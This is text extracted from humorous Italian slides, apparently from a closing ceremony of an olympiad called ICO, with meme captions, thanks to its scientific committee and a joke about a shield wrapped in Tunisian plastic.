
(Questa scuola in origine era una prigione 🦴)

Nel mentre lo scudo

MY HONEST
REACTION



Honorable de-Mentions



Ringraziamo il Comitato Scientifico delle
ICO (tranne rm96)



E lo scudo che ha dovuto subire un
lungo e tortuoso viaggio avvolto
nella plastica tunisina da 20 TND